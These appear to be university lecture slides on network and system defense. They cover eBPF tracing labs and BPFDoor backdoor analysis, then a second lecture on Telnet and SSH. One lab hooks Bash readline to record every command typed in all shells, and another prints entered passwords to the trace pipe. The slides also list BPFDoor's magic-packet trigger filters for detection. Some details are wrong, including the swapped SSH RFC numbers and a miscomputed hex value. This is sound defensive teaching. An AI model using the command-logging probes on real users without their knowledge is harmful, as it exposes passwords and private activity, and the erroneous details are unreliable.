Kernel	Kernel tracepoints Hooks into events pre-defined by kernel developers (with TRACE_EVENT macros)	Kprobes (Kernel Probes) Dynamically hooks into any part of the kernel code at runtime
	Monitoring system calls, hardware events	Debugging kernel code, monitoring dynamic kernel events
User	USDT (User-Level Statically Defined Tracing) Hooks into predefined tracepoints set by developers in application code	Uprobes (User Probes) Dynamically hooks into any part of a user-space application at runtime
	Monitoring application-specific events	Debugging application code, monitoring dynamic application events

Kernel Tracepoints

- Pre-defined hooks in kernel for custom tracing
- Stable across kernel versions
- Used for debugging, performance analysis, real-time monitoring
- No performance impact if not enabled
 - Small time penalty for checking condition

Mini-Lab: Exploring Kernel Tracepoints

- List available tracepoints
 - `sudo ls /sys/kernel/debug/tracing/events`
- Enable 'sched/sched_switch' tracepoint
 - `echo 1 | sudo tee /sys/kernel/debug/tracing/events/sched/sched_switch/enable`
- Only trace when next process PID is 1000
 - `echo 'next_pid == 1000' | sudo tee /sys/kernel/debug/tracing/events/sched/sched_switch/filter`

Mini-Lab: eBPF with Kernel Tracepoints

- Suppose we want to detect a fork bomb attack
- `sched_process_fork` triggered whenever a process is forked
- real-time monitoring of kernel events is crucial for timely detection and response to security threats
- We use the libbpf-bootstrap repository for compiling

libbpf-bootstrap

- Repository with examples for starting up experimenting with different eBPF hooks
- Provides both user-space and kernel-space examples
- We copy examples inside this repository for compiling them
- Dependencies install (Ubuntu)
 - sudo apt-get update -y
 - sudo apt-get install -y libz-dev libelf-dev llvm clang
- Clone the repository and submodules
 - git clone --recurse-submodules
<https://github.com/libbpf/libbpf-bootstrap.git>
- Copy the content of eBPF_tracing_examples in libbpf-bootstrap/examples/c

Mini-Lab: eBPF with Kernel Tracepoints

```
#include <linux/bpf.h>
#include <bpf/bpf_helpers.h>

struct {
    __uint(type, BPF_MAP_TYPE_ARRAY);
    __uint(key_size, sizeof(int));
    __uint(value_size, sizeof(int));
    __uint(max_entries, 1);
} fork_count SEC(".maps");
```

Mini-Lab: eBPF with Kernel Tracepoints

```
SEC("tp/sched/sched_process_fork")
int bpf_prog1(struct bpf_perf_event_data *ctx) {
    int key = 0;
    int zero = 0;
    int *val;

    val = bpf_map_lookup_elem(&fork_count, &key);
    if (!val) {
        bpf_map_update_elem(&fork_count, &key, &zero, BPF_ANY);
        val = bpf_map_lookup_elem(&fork_count, &key);
        if (!val)
            return 0;
    }
    (*val)++;
    return 0;
}

char _license[] SEC("license") = "GPL";
```

Mini-Lab: eBPF with Kernel Tracepoints

- Compile the program with make
 - `make nsd01_tracepoint`
- Load the eBPF program using loader
 - `sudo ./nsd01_tracepoint`
- In another terminal read the `fork_count` map (update every 1s)
 - `sudo watch -n 1 bpftool map dump name fork_count`
- In another terminal generate 100 processes
 - `sudo for i in {1..100}; do echo spawned $i ; done`
- Counter in map should increase!

User Statically-Defined Tracing (USDT) probe

- Custom tracepoints in user-space applications
 - Provides a mechanism for applications to define their own tracepoints, making them observable from the outside
- Track custom events, errors, or other significant occurrences
 - Enable monitoring without code modifications or recompilation
- USDT can be hooked by eBPF programs for deeper analysis and action.
- Applications like DTrace and SystemTap utilize USDT for dynamic tracing
- Libraries and applications can define their own tracepoints for customized monitoring (MySQL, Java, Node.js, ...)

Mini-Lab: eBPF with USDT

- Sample login application (could be any application like MySQL)
- Trace failed login using USDT

Mini-Lab: eBPF with USDT

```
// Sample login application login_app.c
#include <stdio.h>
#include <sys/sdt.h>
#include <string.h>

int main() {
    char password[100];
    while (1) {
        printf("Enter password: ");
        scanf("%s", password);
        if (strcmp(password, "securepassword") != 0) {
            // DTRACE_PROBE1, where X is # arguments
            // domain=binary name, probename=failed_login, arg1
            DTRACE_PROBE1(login_app, failed_login, password);
            printf("Incorrect password, try again.\n");
        } else {
            printf("Access granted.\n");
            break;
        }
    }
    return 0;
}
```

Mini-Lab: eBPF with USDT

```
#include <linux/vmlinux.h>
#include <bpf/bpf_helpers.h>
#include <bpf/bpf_tracing.h>
#include <bpf/usdt.bpf.h>

// usdt/path:domain:probe_name
SEC("usdt/.login_app:login_app:failed_login")
int BPF_USDT(trace_failed_login, char *password) {
    bpf_printk("Failed login attempt with password: %s\n", password);
    return 0;
}

char LICENSE[] SEC("license") = "GPL";
```

Mini-Lab: eBPF with USDT

- Install sdt library for instrumenting the application
 - `sudo apt-get install -y systemtap-sdt-dev`
- Compile the application
 - `gcc -o login_app login_app.c`
- Run the login programcd
 - `./login_app`
- Insert right password (securepassword)
- See trace pipe
 - `sudo cat /sys/kernel/debug/tracing/trace_pipe`
- Insert wrong password
- See the wrong password in trace pipe

Kernel Probes (Kprobes)

- Allow dynamic breakpoints in the kernel code for inspection or modification of kernel behavior at specified points during runtime
- Ability to insert probes on almost any kernel symbol or instruction at runtime
 - the symbol has to be exported by the kernel
- Triggers a specified function at the entry/exit of kernel functions whenever execution reaches the probe point
 - Pre-handler executes before the probed symbol and a post handler can execute after
 - Handlers can gather/modify function data
- eBPF programs can be attached to Kprobes

Kprobes vs Tracepoints

- **Flexibility**
 - Kprobes are highly flexible, allowing probes on nearly any part of the kernel code
 - Tracepoints are fixed observability points defined by kernel developers at compile time
- **Performance Impact**
 - Potential performance impact with Kprobes, especially if misused or used extensively
 - Tracepoints are less flexible but have less impact on performance
- **Skill & Stability**
 - Kprobes require a deeper understanding of kernel internals compared to tracepoints
 - Less structured and not stable between kernel releases, whereas tracepoints are more stable and structured

Mini-Lab: Practical Usage of Kprobes with eBPF

- Monitor open() system call to detect abnormal file access indicating potential security threats
- Develop an eBPF program to increment a counter each time open() system call is executed
- Load the eBPF program and attach it to a Kprobe on do_sys_open
- Extract the counter value to user space to monitor the frequency of open() system calls

Mini-Lab: Practical Usage of Kprobes with eBPF

```
#include "vmlinux.h"

#include <bpf/bpf_helpers.h>
#include <bpf/bpf_tracing.h>

struct {
    __uint(type, BPF_MAP_TYPE_ARRAY);
    __uint(key_size, sizeof(int));
    __uint(value_size, sizeof(int));
    __uint(max_entries, 1);
} do_sys_open_count SEC(".maps");

SEC("kprobe/do_sys_openat2")
int BPF_KPROBE(do_sys_open, int dfd, char *filename) {
    int key = 0;
    int zero = 0;
    int *val;

    val = bpf_map_lookup_elem(&do_sys_open_count, &key);
    if (!val) {
        bpf_map_update_elem(&do_sys_open_count, &key, &zero, BPF_ANY);
        val = bpf_map_lookup_elem(&do_sys_open_count, &key);
        if (!val)
            return 0;
    }
    (*val)++;
    return 0;
}
char _license[] SEC("license") = "GPL";
```

Mini-Lab: Practical Usage of Kprobes with eBPF

- struct pt_regs is a structure containing processor registers
- It's architecture dependent
- e.g., for x86 (arch/x86/include/asm/ptrace.h)

```
struct pt_regs {  
/*  
 * C ABI says these regs are callee-preserved. They aren't saved on kernel entry  
 * unless syscall needs a complete, fully filled "struct pt_regs".  
 */  
    unsigned long r15;  
    unsigned long r14;  
    unsigned long r13;  
    unsigned long r12;  
    unsigned long bp;  
    unsigned long bx;
```

Mini-Lab: Practical Usage of Kprobes with eBPF

```
#!/bin/bash

# This script will create a spike in open() system calls by repeatedly opening a file in a loop.

# Create a temporary file
temp_file=$(mktemp)

# Loop to open the temporary file
while true; do
    # Open the file and immediately close it
    exec 3<"$temp_file"
    exec 3<&-
done

# Cleanup
rm "$temp_file"
```

Mini-Lab: Practical Usage of Kprobes with eBPF

- Compile with make
 - `make nsd03_kprobe`
- Load
 - `./nsd03_kprobe`
- Looking up map id
 - `sudo bpftrace map show`
- Monitor map
 - `sudo watch -n 1 bpftrace map dump id <map_id>`
- Generate open with the bash script
 - `./open_generator.sh`

User-level Probes (Uprobes)

- Feature in the Linux kernel that allows you to dynamically instrument user-space functions at runtime
- You can attach a probe to a user-space function which triggers whenever the function is executed
- Extend the capabilities of uprobes by writing eBPF programs to inspect or modify the behavior and data
- Uprobes are dynamic and don't require modifications to the source code, allowing to set probes on almost any instruction in user-space at runtime
 - vs USDT which requires pre-defined probes in the source code

Mini-Lab: Uprobes

- Monitor and log all command inputs entered in all running Bash shells using the readline function as a hook point

Mini-Lab: Uprobes

```
#include <linux.h>
#include <bpf/bpf_helpers.h>
#include <bpf/bpf_tracing.h>

#define MAX_LINE_SIZE 80

struct {
    __uint(type, BPF_MAP_TYPE_PERCPU_HASH);
    __type(key, char[MAX_LINE_SIZE]);
    __type(value, int);
    __uint(max_entries, 100);
} cmd_count SEC(".maps");
```

Remember! eBPF is multi-core, we need to use a separate map for each CPU or we will have a race condition on the cmd_count map

Mini-Lab: Uprobes

```
// uretprobe since we need the value being read from stdin
// which is available as return value at the end of readline
// uretprobe/path:function_to_be_probed
SEC("uretprobe//bin/bash:readline")
int BPF_URETPROBE(printret, const void *ret)
{
    char cmd[MAX_LINE_SIZE];
    int *count;
    int one = 1;

    if (!ret)
        return 0;

    bpf_probe_read_user_str(cmd, sizeof(cmd), ret);

    count = bpf_map_lookup_elem(&cmd_count, cmd);
    if (count) {
        int new_count = *count += 1;
        bpf_map_update_elem(&cmd_count, cmd, &new_count, BPF_EXIST);
    } else
        bpf_map_update_elem(&cmd_count, cmd, &one, BPF_NOEXIST);

    return 0;
}


char LICENSE[] SEC("license") = "GPL";
```

Mini-Lab: Uprobes

- Compile
 - make nsd04-uprobe
- Load
 - sudo ./nsd04-uprobe
- Use bpftool to read the cmd_count map and observe the count of different commands entered across all running Bash shells
 - sudo watch -n 1 bpftool map dump name cmd_count

Some real world examples

- Cilium
 - CNI (Container Network Interface) for Kubernetes
 - Focus: Networking, Security, and Load Balancing
 - Description: Cilium leverages eBPF to provide API-aware network security, load balancing, and visibility. It enables efficient service routing and visibility into application protocols.
 - Source: <https://github.com/cilium/cilium>
- Hubble
 - Networking and security observability platform built on top of Cilium
 - Focus: Network Observability
 - Description: Hubble uses eBPF to achieve real-time network observability into security, application behaviors, and dependencies within microservices architectures.
 - Source: <https://github.com/cilium/hubble>



Some real world examples



- **Tetragon**
 - Cilium's component dedicated to real-time Security Observability and Runtime Enforcement
 - Focus: Performance Monitoring
 - Description: Tetragon utilizes eBPF for performance troubleshooting and monitoring in cloud-native environments, gathering metrics directly from the kernel (react to significant events such as Process execution, syscalls, I/O activity)
 - Source: <https://github.com/cilium/tetragon>
- **Skyfall**
 - Monitoring agents for the LinkedIn infrastructure
 - Focus: Security and Performance Analysis
 - Description: LinkedIn employs Skyfall to trace and monitor network performance, and analyze the security aspects of their infrastructure using eBPF.
 - Source:
<https://engineering.linkedin.com/blog/2022/skyfall--ebpf-agent-for-infrastructure-observability>

Some real world examples

- Falco
 - Monitoring solution for security events, used by Shopify
 - Focus: Security Monitoring
 - Description: Falco helps Shopify detect potential security threats in their Kubernetes setup by monitoring the communication between applications and the underlying kernel
 - Source: <https://falco.org/>
- Many other projects and big players using it
 - Projects: <https://ebpf.io/applications/>
 - Users: <https://ebpf.io/case-studies/>




Abusing BPF Filters: BPFDoor

- eBPF can be used to write sophisticated malware
- BPFDoor is a backdoor designed to exploit the eBPF capabilities of the Linux kernel to install a backdoor on the target system
- Malware used by the APT group Red Menshen
- Emerged in 2018 but Red Menshen continues developing it
 - 6x increase in # instructions from 2022
- BPF filters used by BPFDoor allow the actors to activate the backdoor with a single “magic” network packet
- Since BPF intercepts packets before the Kernel stack, magic packet triggers the backdoor even when the packet is blocked by a firewall

Abusing BPF Filters: BPFDoor



- Attached with the O_ATTACH_FILTER option from setsockopt() syscall
- Filters expect packets containing a magic number and, when it arrives, BPFDoor connects back to the source IP address of whoever sent the matching packet
- Reverse connection is then used to send commands to the infected machine's shell via a pipe
 - The reverse shell opened is privileged



Abusing BPF Filters: BPFDoor

- Samples from 2018 to 2022 contained a filter of ~30 BPF instructions (BPF assembly)
 - Specific magic numbers for TCP, UDP and ICMP
 - `udp[8:2]=0x7255 or (icmp[8:2]=0x7255 and icmp[icmptype] == icmp-echo) or tcp[((tcp[12]&0xf0)>>2):2]=0x5293`
- Samples from 2023 contains a filter of ~39 BPF instructions (BPF assembly)
 - support an additional 4-byte magic number for TCP packets
 - `udp[8:2]=0x7255 or (icmp[8:2]=0x7255 and icmp[icmptype] == icmp-echo) or tcp[((tcp[12]&0xf0)>>2):2]=0x5293 or tcp[((tcp[12]&0xf0)>>2)+26:4]=0x39393939`

Abusing BPF Filters: BPFDoor



Abusing BPF Filters: BPFDoor

- Can be detected using ss command

```
user@mwdebian64:~/bpfdoor$ sudo ss -tob
Netid      Recv-Q      Send-Q          Local Address:Port          Peer Address:Port
Process
p_raw      0            0              *:ens33                  *
users:(("dhclient",pid=1893,fd=6))
    bpf filter (11): 0x28 0 0 12, 0x15 0 8 2048, 0x30 0 0 23, 0x15 0 6 17, 0x28 0 0 20, 0x45 4 0 8191, 0xb1 0 0 14
, 0x48 0 0 16, 0x15 0 1 68, 0x06 0 0 4294967295, 0x06 0 0 0,
p_raw      0            0              ip:*
users:(("hald-addon-acpi",pid=2629,fd=3))
    bpf filter (30): 0x28 0 0 12, 0x15 0 27 2048, 0x30 0 0 23, 0x15 0 5 17, 0x28 0 0 20, 0x45 23 0 8191, 0xb1 0 0
14, 0x48 0 0 22, 0x15 19 20 29269, 0x15 0 7 1, 0x28 0 0 20, 0x45 17 0 8191, 0xb1 0 0 14, 0x48 0 0 22, 0x15 0 14 29269,
0x50 0 0 14, 0x15 11 12 8, 0x15 0 11 6, 0x28 0 0 20, 0x45 9 0 8191, 0xb1 0 0 14, 0x50 0 0 26, 0x54 0 0 240, 0x74 0 0 2,
0x0c 0 0 0, 0x07 0 0 0, 0x48 0 0 14, 0x15 0 1 21139, 0x06 0 0 65535, 0x06 0 0 0,
```

29269 == 0x7255
2139 == 0x5293

Abusing BPF Filters: other examples

- dewdrop
 - From the ShadowBrokers leaks
 - Utilizes a port knocking technique to maintain stealth while enabling unauthorized access (similarly to BPFDoor)
 - More here <https://reverse.put.as/2021/12/17/knock-knock-whos-there/>
- Bvp47
 - Attributed to The Equation Group
 - Implement covert communication technique using TCP SYN packets, aided by BPF, to establish a stealthy communication channel between compromised servers and the attacker's machine, enabling clandestine data exfiltration and command execution on targeted systems (similarly to BPFDoor)
 - More here https://www.pangulab.cn/files/The_Bvp47_a_top-tier_backdoor_of_us_nsa_equation_group.en.pdf
- Symbiote
 - Uses BPF to conceal malicious network traffic on the compromised machine. When an admin initiates any packet capture tool on the affected machine, Symbiote injects BPF bytecode into the kernel to dictate which packets should be captured, thereby filtering out network traffic it wishes to hide.
 - More here <https://blogs.blackberry.com/en/2022/06/symbiote-a-new-nearly-impossible-to-detect-linux-threat>

References (eBPF for monitoring and security)

<https://www.kernel.org/doc/Documentation/trace/tracepoints.txt>

<https://blogs.oracle.com/linux/post/taming-tracepoints-in-the-linux-kernel>

<https://lwn.net/Articles/753601/>

<https://lwn.net/Articles/132196/>

<https://www.kernel.org/doc/Documentation/kprobes.txt>

<https://elinux.org/images/d/dc/Kernel-Analysis-Using-eBPF-Daniel-Thompson-Linaro.pdf>

<https://docs.kernel.org/trace/uprobedtracer.html>

<https://www.brendangregg.com/blog/2015-06-28/linux-ftrace-uprobe.html>

<https://isovalent.com/blog/post/next-generation-observability-with-ebpf/>

<https://medium.com/@samyukkha/decoding-ebpf-observability-how-ebpf-transforms-observability-as-we-know-it-c8680a4d6f0e>

https://www.trendmicro.com/it_it/research/23/g/detecting-bpfdoor-backdoor-variants-abusing-bpf-filters.html



***University of Rome Tor Vergata
ICT and Internet Engineering***

Network and System Defense

Alessandro Pellegrini, Angelo Tulumello

A.A. 2023/2024

Lecture 8: ***Secure Protocols***

Angelo Tulumello

TOC

- Recap: secure network protocols
- Lab: HTTPS Apache2 Virtual Host
- Attacks against TLS (overview)
- Lab: HTTPS downgrade attack
- Overlay VPNs
- Lab: OpenVPN

Where are we?

- ❑ “Basic” IP mechanisms are insecure
 - ❑ No authentication, confidentiality and data integrity
- ❑ We already discussed different defense approaches for perimetral security
 - ❑ segmentation and VLANs, 802.1x authentication, crypto protection (briefly @L2), ACL, Firewall
- ❑ **But how about security when we cross the perimeter towards the public internet?**
- ❑ Crypto tools are the fundamental building blocks of secure communication
 - ❑ ***Encryption, digital signatures, key exchange and MAC***
- ❑ Let's go deeply into the details of secure network protocols
- ❑ We'll see 3 protocols
 - ❑ ***Application Layer: SSH***
 - ❑ ***Transport Layer: TLS***
 - ❑ ***Network Layer: IPsec***
- ❑ and we then see an application of such protocols for protecting traffic exchange when no support from the operator: ***Overlay VPNs***

An application layer approach: SSH

Context

- ❑ Secure Remote Access to a server
- ❑ Again, we have the same security requirements
 - ❑ ***Authentication***: am I really logging into my server?
 - ❑ ***Confidentiality***: confidential data (e.g. username/pwd) are protected?
 - ❑ ***Data Integrity***: transmitted data have been manipulated?
- ❑ <<Telnet is an application protocol used on the Internet or local area network to provide a bidirectional interactive text-oriented communication facility using a virtual terminal connection>> ([wikipedia](#))
- ❑ **First release: 1969!**
 - ❑ the original design was totally insecure!

Telenet Login

The screenshot shows a terminal window titled "PAC (v4.4) : LOCAL - SHELL". The window contains the following text:

```
family@u-city:~$ telnet 192.168.1.46
Trying 192.168.1.46...
Connected to 192.168.1.46.
Escape character is '^]'.

opendreambox 2.0.0 dm7020hd

dm7020hd login: root
Password:
root@dm7020hd:~# █
```

The status bar at the bottom of the window displays "- Status: CONNECTED".

Telenet Security

<< [...] the use of Telnet for remote logins should be discontinued under all normal circumstances, for the following reasons:

- ❑ *Telnet, by default, **does not encrypt any data** sent over the connection (including passwords), and so it is often feasible to eavesdrop on the communications and use the password later for malicious purposes; anybody who has access to a router, switch, hub or gateway located on the network between the two hosts where Telnet is being used can intercept the packets passing by and obtain login, password and whatever else is typed with a packet analyzer.*
- ❑ *Most implementations of Telnet have **no authentication** that would ensure communication is carried out between the two desired hosts and not intercepted in the middle.*
- ❑ *Several **vulnerabilities** have been discovered over the years in commonly used Telnet daemons >>*

Telenet Security

<< [...] As has happened with other early Internet protocols, extensions to the Telnet protocol provide Transport Layer Security (TLS) security and Simple Authentication and Security Layer (SASL) authentication that address the above concerns. However, **most Telnet implementations do not support these extensions**; and there has been relatively little interest in implementing these as SSH is adequate for most purposes >>

[source: wikipedia.org](#)

- ❑ As usual, trying to fix a design problem is critical...
- ❑ **It's better to start from scratch!**
 - ❑ And this is what happened with Telnet
 - ❑ Nowaday, Telnet is only used in secure (local) contexts (e.g. connections via serial ports)

Secure Shell (SSH)

- ❑ SSH is a “secure remote login” protocol (and much more...)
- ❑ 3 RFCs define ssh components (version 2)
 - ❑ The Transport Layer Protocol (**RFC 4252**)
 - ❑ The User Authentication Protocol (**RFC 4253**)
 - ❑ The Connection Protocol (**RFC 4254**)
- ❑ Several implementations
- ❑ Probably the most famous is OpenSSH
 - ❑ Encryption, Authentication, Data integrity
 - ❑ Secure file transfer (scp)
 - ❑ X session forwarding
 - ❑ Port forwarding
 - ❑ SOCKS4|5 proxy
 - ❑ Public Key authentication

SSH transport layer (RFC 4252)

- ❑ The transport layer typically runs on top of TCP/IP.
- ❑ This layer handles initial key exchange as well as server authentication, and sets up ***encryption, compression*** and ***integrity verification***.
- ❑ It exposes to the upper layer an interface for sending and receiving plaintext packets with sizes of up to 32,768 bytes each (more can be allowed by the implementation).
- ❑ The transport layer also arranges for key re-exchange, usually after 1 GB of data has been transferred or after 1 hour has passed, whichever occurs first.

SSH user authentication layer (RFC 4253)

- ❑ This layer handles client authentication and provides a number of authentication methods.
- ❑ Authentication is client-driven:
 - ❑ when one is prompted for a password, it may be the SSH client prompting, not the server.
 - ❑ The server merely responds to the client's authentication requests.
- ❑ Widely used user-authentication methods include the following:
 - ❑ **password**: a method for straightforward password authentication, including a facility allowing a password to be changed. Not all programs implement this method.
 - ❑ **publickey**: a method for public key-based authentication, usually supporting at least DSA, ECDSA or RSA keypairs, with other implementations also supporting X.509 certificates.
 - ❑ **keyboard-interactive** (RFC 4256): a versatile method where the server sends one or more prompts to enter information [...]
 - ❑ **GSSAPI authentication** methods which provide an extensible scheme to perform SSH authentication using external mechanisms such as Kerberos 5 or NTLM, [...]

SSH connection layer (RFC 4254)


- ❑ This layer defines the concept of channels, channel requests and global requests using which SSH services are provided.
 - ❑ A single SSH connection can host multiple channels simultaneously, each transferring data in both directions.
- ❑ Channel requests are used to relay out-of-band channel-specific data, such as the changed size of a terminal window or the exit code of a server-side process.
- ❑ Additionally, each channel performs its own flow control using the receive window size. The SSH client requests a server-side port to be forwarded using a global request. Standard channel types include:
 - ❑ shell for terminal shells, SFTP and exec requests (including SCP transfers)
 - ❑ direct-tcpip for client-to-server forwarded connections
 - ❑ forwarded-tcpip for server-to-client forwarded connections

SSH crypto algos

- ❑ EdDSA ECDSA, RSA and DSA for ***public key cryptography***
- ❑ ECDH and Diffie–Hellman for ***key exchange***
- ❑ HMAC, AEAD and ***UMAC for MAC***
- ❑ AES (and deprecated RC4, 3DES, DES[30]) for ***symmetric encryption***
- ❑ AES-GCM[31] and ChaCha20-Poly1305 for ***AEAD encryption***
- ❑ SHA (and deprecated MD5) for ***key fingerprint***

SSH handshake at a glance

from RFC 4250



4.7. Service Names

The 'service name' is used to describe a protocol layer. The following table lists the initial assignments of the 'service name' values.

Service Name	Reference
ssh-userauth	[SSH-USERAUTH]
ssh-connection	[SSH-CONNECT]

4.8. Authentication Method Names

The Authentication Method Name is used to describe an authentication method for the "ssh-userauth" service [SSH-USERAUTH]. The following table identifies the initial assignments of the Authentication Method Names.


Method Name	Reference
publickey	[SSH-USERAUTH, Section 7]
password	[SSH-USERAUTH, Section 8]
hostbased	[SSH-USERAUTH, Section 9]
none	[SSH-USERAUTH, Section 5.2]

4.9.1. Connection Protocol Channel Types

